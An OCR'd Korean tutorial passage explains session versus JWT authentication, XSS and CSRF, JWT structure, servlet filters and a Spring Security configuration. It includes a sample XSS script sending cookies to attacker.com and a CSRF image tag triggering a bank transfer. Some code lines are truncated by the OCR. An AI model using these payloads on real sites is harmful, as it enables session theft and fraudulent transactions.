
Spring Boot

Spring Security + jwt 토큰 로그인
인증 및 인가에 따른 React 코드의 변화

session을 사용한 전통적인 인증과 인가 방식



session을 사용한 전통적인 인증과 인가 방식의 특징


인증한 유저의 정보를 서버에서 관리한다. -> 접속하는 유저가 많아지면 서버에 부하가 발생한다.

sessionID는 로그인하는 유저가 동일하더라도 로그인 할때마다 새로운 session영역과 sessionID가 할당된다.

session 영역의 데이터는 특정 시간동안 요청이 발생하지 않으면 자동으로 소멸된다.

서버가 여러개일 경우, session에 저장된 데이터를 공유하기 어렵다.

JWT 토큰을 사용한 인증과 인가 방식



JWT 토큰을 사용한 인증과 인가 방식의 특징

인증한 유저의 정보를 서버에서 관리하지 않고 클라이언트가 관리한다. -> 접속하는 유저가 많아져도 서버 부하가 가지 않음

로그인 정보를 클라이언트 측에서 관리하기 때문에 보안적인 측면에서 신경 쓸 것이 많음.

서버가 여러개라도 인증 절차가 쉬움 -> SPA, 모바일 앱, REST API 기반 서비스에서 주로 사용 됨.

그래서 토큰을 어디에 저장해야 할까? Cookie, Local Storage, Session Storage, Session 정리

구분	Cookie	Local Storage	Session Storage	Session
저장 위치	브라우저(client)	브라우저(client)	브라우저(client)	server
용량 제한	약 4KB	약 5~ 10 MB	약 5MB	거의 제한 없음
만료 시점	설정 가능	없음(무제한)	브라우저 탭 종료 시	설정 가능
자동 전송 여부	자동 전송	-	-	자동 전송
접근 방식	JS 및 서버	JS	JS	서버
보안 취약점	XSS, CSRF	XSS	XSS	적음

XSS(Cross-Site Scripting)


- 클라이언트 측에 악성 스크립트 코드를 삽입하여, 사용자의 브라우저에서 해당 스크립트가 실행되도록 하는 공격
- 스크립트 언어를 사용하면 cookie, local storage, session storage의 정보를 손 쉽게 얻을 수 있음

CSRF(Cross-Site Reqeust Rorgery)

- 공격자가 악의적인 이유로 피해자에게 특정 요청을 하게 만드는 공격
- cookie는 요청 시 자동 전송된다는 점을 이용하는 공격으로 사용자 정보 변경, 금전 이체 등을 진행해버릴 수 있음.

XSS(Cross-Site Scripting)의 예시

아래 게시글 내용에 <script>document.location='http://attacker.com/steal?cookie=' + document.cookie</script>를 작성하면?



CSRF(Cross-Site Reqeust Rorgery)의 예시

A 은행 사이트의 주소를 http://site-a.com이라고 해보자. A사이트는 쿠키로 인증한다고 가정한다.

A사이트의 계좌이체 API가, ' /api/transfer?to=입금자&money=금액 ' 이라는 GET요청을 허용한다고 가정해보자.

사용자가 A사이트에서 로그인 후, A사이트와 전혀 관계 없는 B사이트로 이동했다.

만약 사용자가 B사이트에서 ' <img src= " http://site-a.com/api/transfer?to=attacker&money=10000">'와 같은 이미지 태그를 만났다면, A 은행 사이트는 이미 인증을 진행했고, 인증한 정보가 있는 쿠키 정보는 자동 전송되기 때문에 위 요청이 진행되어 버린다.

JWT(Json Web Token)

Json 객체에 인증에 필요한 정보들을 담은 후 비밀키로 서명한 토큰으로 인터넷 표준 인증 방식이다. (https://jwt.io)

jwt는 header.payload.signature의 3가지로 구성되어 있다.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTUxNjIzOTAyMn0.KMUFsIDTnFmyG3nMiGM6H9FNFUROf3wh7SmqJp-QV30

Header : 토큰의 타입과 서명에 사용된 알고리즘을 명시한 부분이다.

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload : 실제 데이터가 담기는 부분으로, 데이터 하나 하나를 claim(클레임)이라 부른다.


```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

Signature : 헤더와 페이로드의 문자열을 합친 후, 헤더에서 선언한 알고리즘과 시크릿키(서버만이 아는 비밀 열쇠)를 이용해 암호화한 값.

헤더와 페이로드는 쉽게 복호화 가능하지만, 시그니처는 시크릿키가 없으면 복호화할 수 없으므로 보안상 안정하다는 특성을 가진다.

header와 payload는 단순히 Base64url로 인코딩되어 있어, 누구나 복호화할 수 있다. 즉, 헤더와 페이로드는 누구나 볼 수 있는 정보이기 때문에 민감한 정보가 들어가면 안된다.

Spring Security에 대해 학습하기 앞서 Spring의 Filter 개념에 대해 대략적으로 이해해야 한다. Filter는 요청이나 응답이 서블릿(컨트롤러)까지 도달하기 전이나 후에 동작하는 영역으로 일종의 검문소라고 생각하면 된다. filter는 모든 요청 전에 실행되기 때문에 Filter에 특정한 기능을 구현하면 해당 기능은 모든 요청 전에 실행된다. filter는 아래와 같이 필요하면 여러 개 사용할 수 있다. 그리고 여러 필터가 단계적으로 구성된 것을 FilterChain이라 한다.



이러한 Filter는 주로 인증, 인코딩, 로그 출력, CORS, JWT 등 다양한 목적에 사용한다. 그리고 Spring Security는 인증에 대한 기능을 제공하는 여러 Filter로 구성되어 있다. 그래서 SecurityFilterChain이라 부른다. SecurityFilterChain을 이해하기 위해서는 대략적으로라도 우리가 직접 Filter를 만들어보고, 어떤 시점에 Filter가 실행되는지 파악해야 한다.

먼저 Filter를 만들어 실행해보자. filter 패키지에 Filter1 클래스를 만들고 다음과 같이 작성한다.

```
public class Filter1 implements Filter {
  @Override
  public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain f
    System.out.println("Filter1 실행~");
    filterChain.doFilter(servletRequest, servletResponse); // 다음 필터 OR 흐름을 계속 진행
  }
}
```

Filter 인터페이스의 doFilter() 메서드가 필터 실행 시 자동으로 호출되는 메서드다. 위에서 만든 필터가 실행되기 위해서는 필터를 등록해줘야 한다.

생성한 필터를 실행하기 위해 filter 패키지에 FilterConFig 클래스를 만들고 아래와 같이 작성한다.

```
@Configuration
public class FilterConfig {

  @Bean
  public FilterRegistrationBean<Filter1> myFilterRegistration() {
    FilterRegistrationBean<Filter1> registrationBean = new FilterRegistrationBean<>();

    registrationBean.setFilter(new Filter1());  // 사용할 필터 지정
    registrationBean.addUrlPatterns("/*");      // 모든 요청에 대해 작동
    registrationBean.setOrder(0);               // 실행 순서: 숫자가 작을수록 먼저 실행됨

    return registrationBean;
  }
}
```

@Configuration : 해당 클래스의 객체 생성, 해당 클래스가 설정 내용이 있는 파일임을 의미. 내부에 있는 @Bean 메서드를 Bean(객체)로 등록.

@Bean : 메서드에 붙는 객체 생성 어노테이션. 메서드의 리턴 객체를 스프링 컨테이너에 Bean(개체)으로 등록.

위와 같이 작성 후 postman으로 어떠한 요청을 보내더라도 Filter1 클래스의 doFilter() 메서드가 실행되는 것을 확인할 수 있다. 또한, 모든 필터는 우리가 만든 Controller의 메서드보다 먼저 실행되는 것을 확인할 수 있다.

이번에는 필터를 하나 더 만들어보자.

```
public class Filter2 implements Filter {
  @Override
  public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterCh
    System.out.println("Filter2 실행~");
    filterChain.doFilter(servletRequest, servletResponse); // 다음 필터 OR 흐름을 계속 진행
  }
}
```

위와 같이 두번째 필터를 만들었고, 두번째 필터도 첫번째 필터와 동일한 방법으로 등록한다. FilterConfig 파일에 다음의 코드를 추가한다.


```
@Bean
public FilterRegistrationBean<Filter2> myFilterRegistration2() {
  FilterRegistrationBean<Filter2> registrationBean = new FilterRegistrationBean<>();

  registrationBean.setFilter(new Filter2());  // 사용할 필터 지정
  registrationBean.addUrlPatterns("/*");      // 모든 요청에 대해 작동
  registrationBean.setOrder(1);               // 실행 순서: 숫자가 작을수록 먼저 실행됨

  return registrationBean;
}
```

setOrder() 메서드의 숫자로 필터의 실행 순서를 지정할 수 있다. 낮은 숫자일수록 빨리 실행된다.

Spring Security는 우리가 방금 살펴본 것처럼 여러 개의 보안 기능을 정의한 Filter가 수십개 연결되어 있는 구조다.



Spring Security를 사용한다는 것은 Security에서 제공하는 여러 Filter를 사용하고, 필요하다면 Filter를 우리 입 맛에 맞게 커스터마이징하여 사용하는 것을 의미한다.

Spring Security

스프링 기반 애플리케이션에서 인증(Authentication)과 인가(Authorization)를 처리하기 위한 보안 프레임워크

인증(Authentication) : 사용자가 누구한지 확인하는 절차(로그인)

인가(Authorization) : 인증된 사용자의 권한

Spring Security 주요 구성 요소

SecurityFilterChain – 보안 필터들을 연결한 체인. 모든 요청은 이 필터 체인을 통과

AuthenticationManager – 인증을 처리하는 핵심 컴포넌트

UserDetailsService – DB에서 로그인할 사용자 정보를 가져오는 인터페이스

UserDetails – 사용자 정보를 담는 객체 (ID, PW, 권한 등)

GrantedAuthority – 권한을 표현하는 인터페이스

PasswordEncoder – 비밀번호를 암호화하거나 매칭하는 인터페이스 (ex: BCrypt)

Spring Security 프레임워크는 인증절차(로그인 처리 로직)와 인증확인절차(로그인 했는지 확인), 인가확인절차(권한이 있는지 확인) 등 핵심 3가지 기능을 포함한 여러 보안적 기능을 제공한다. 단, 우리는 인증절차 구현을 Spring Security가 제공하는 기능을 사용하지 않고 JWT 토큰을 사용한다.

본격적으로 Spring Security를 사용해보겠다.

프로젝트에 Spring Security 의존성 추가

build.gradle 파일의 dependencies에 다음 코드를 추가 후 반영한다.

```
implementation 'org.springframework.boot:spring-boot-starter-security'
testImplementation 'org.springframework.security:spring-security-test'
```

두 의존성을 주입 후 프로젝트를 실행하여 우리가 만든 api에 요청을 보내면 정상적으로 api가 호출되지 않는 것을 확인할 수 있다. 이는 Spring Security 의존성 주입만으로 이미 Security가 동작하여 인증받지 않는 사용자의 접근을 막고 있기 때문이다. 그렇기 때문에 우리는 Security 설정 파일을 만들고, 해당 파일에서 각 api마다 접근할 수 있는 인증 및 인가에 대한 설정을 해주어야 한다.

Spring Security는 아니지만, 우리는 jwt 토큰도 사용할 것이기에 미리 jwt 토큰 사용할 위한 의존성도 추가한다.

```
implementation 'io.jsonwebtoken:jjwt-api:0.12.3'
implementation 'io.jsonwebtoken:jjwt-impl:0.12.3'
implementation 'io.jsonwebtoken:jjwt-jackson:0.12.3'
```

시큐리티 설정 파일로 사용할 SecurityConfing 클래스를 config 패키지에 다음과 같이 선언한다.

그리고 filterChain() 메서드를 SecurityConfig 클래스 안에 선언한다.

```
@Configuration
@EnableWebSecurity
@EnableMethodSecurity(prePostEnabled = true, securedEnabled = true)
public class SecurityConfig {
    /**
     * Spring Security에서 HTTP 요청에 대한 보안 설정을 정의하는 메서드
     * 메서드의 형태가 정해져 있음
     */
    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {

    }

}
```

@Configuration : 해당 클래스의 객체 생성, 해당 클래스가 설정 내용이 있는 파일임을 의미. 내부에 있는 @Bean 메서드를 Bean(객체)로 등록.

@EnableWebSecuroty : Spring Security의 기본 설정을 활성화시키는 어노테이션. 해당 어노테이션이 붙어야 보안 설정을 컨트롤 할 수 있음.

@Bean : 메서드에 붙는 객체 생성 어노테이션. 메서드의 리턴 객체를 스프링 컨테이너에 Bean(개체)으로 등록.

@EnableMethodSecurity : 스프링 시큐리티에서 메서드 단위로 접근 제어(인가)를 적용할 수 있도록 활성화하는 어노테이션(나중에 설명)

filterChain() 메서드 안에 아래의 코드를 작성한다.

```
@Bean
public SecurityFilterChain filterChain(HttpSecurity http, AuthenticationConfiguration authConfig) throws Exception {
  //로그인 검증을 처리하는 객체를 의존성 주입으로 받아옴
  AuthenticationManager authenticationManager = authConfig.getAuthenticationManager();

  http
    //csrf disable  세션방식이 아니기 때문에 할 필요 없음
    .csrf( CsrfConfigurer<HttpSecurity> csrf -> csrf.disable())
    //form 로그인 방식 disable
    .formLogin( FormLoginConfigurer<HttpSecurity> form -> form.disable())
    //http basic 인증 방식 disable
    .httpBasic( HttpBasicConfigurer<HttpSecurity> basic -> basic.disable())
    //세션을 STATELESS로 지정
    .sessionManagement(
            SessionManagementConfigurer<HttpSecurity> session ->
              session.sessionCreationPolicy(SessionCreationPolicy.STATELESS)
    )
    //인증 및 인가에 대한 접근 설정
    .authorizeHttpRequests( AuthorizationManagerRequestMat... auth ->
            auth.anyRequest().permitAll()
    );

  return http.build();
}
```

코드에서 우리가 신경 쓸 것은 http.authorizeHttpRequests() 메서드다.

해당 메서드의 내부에 보안 설정(인증&인가)에 대한 코드를 작성한다.

해당 코드에서 http.authorizeHttpRequests() 메서드 내부의

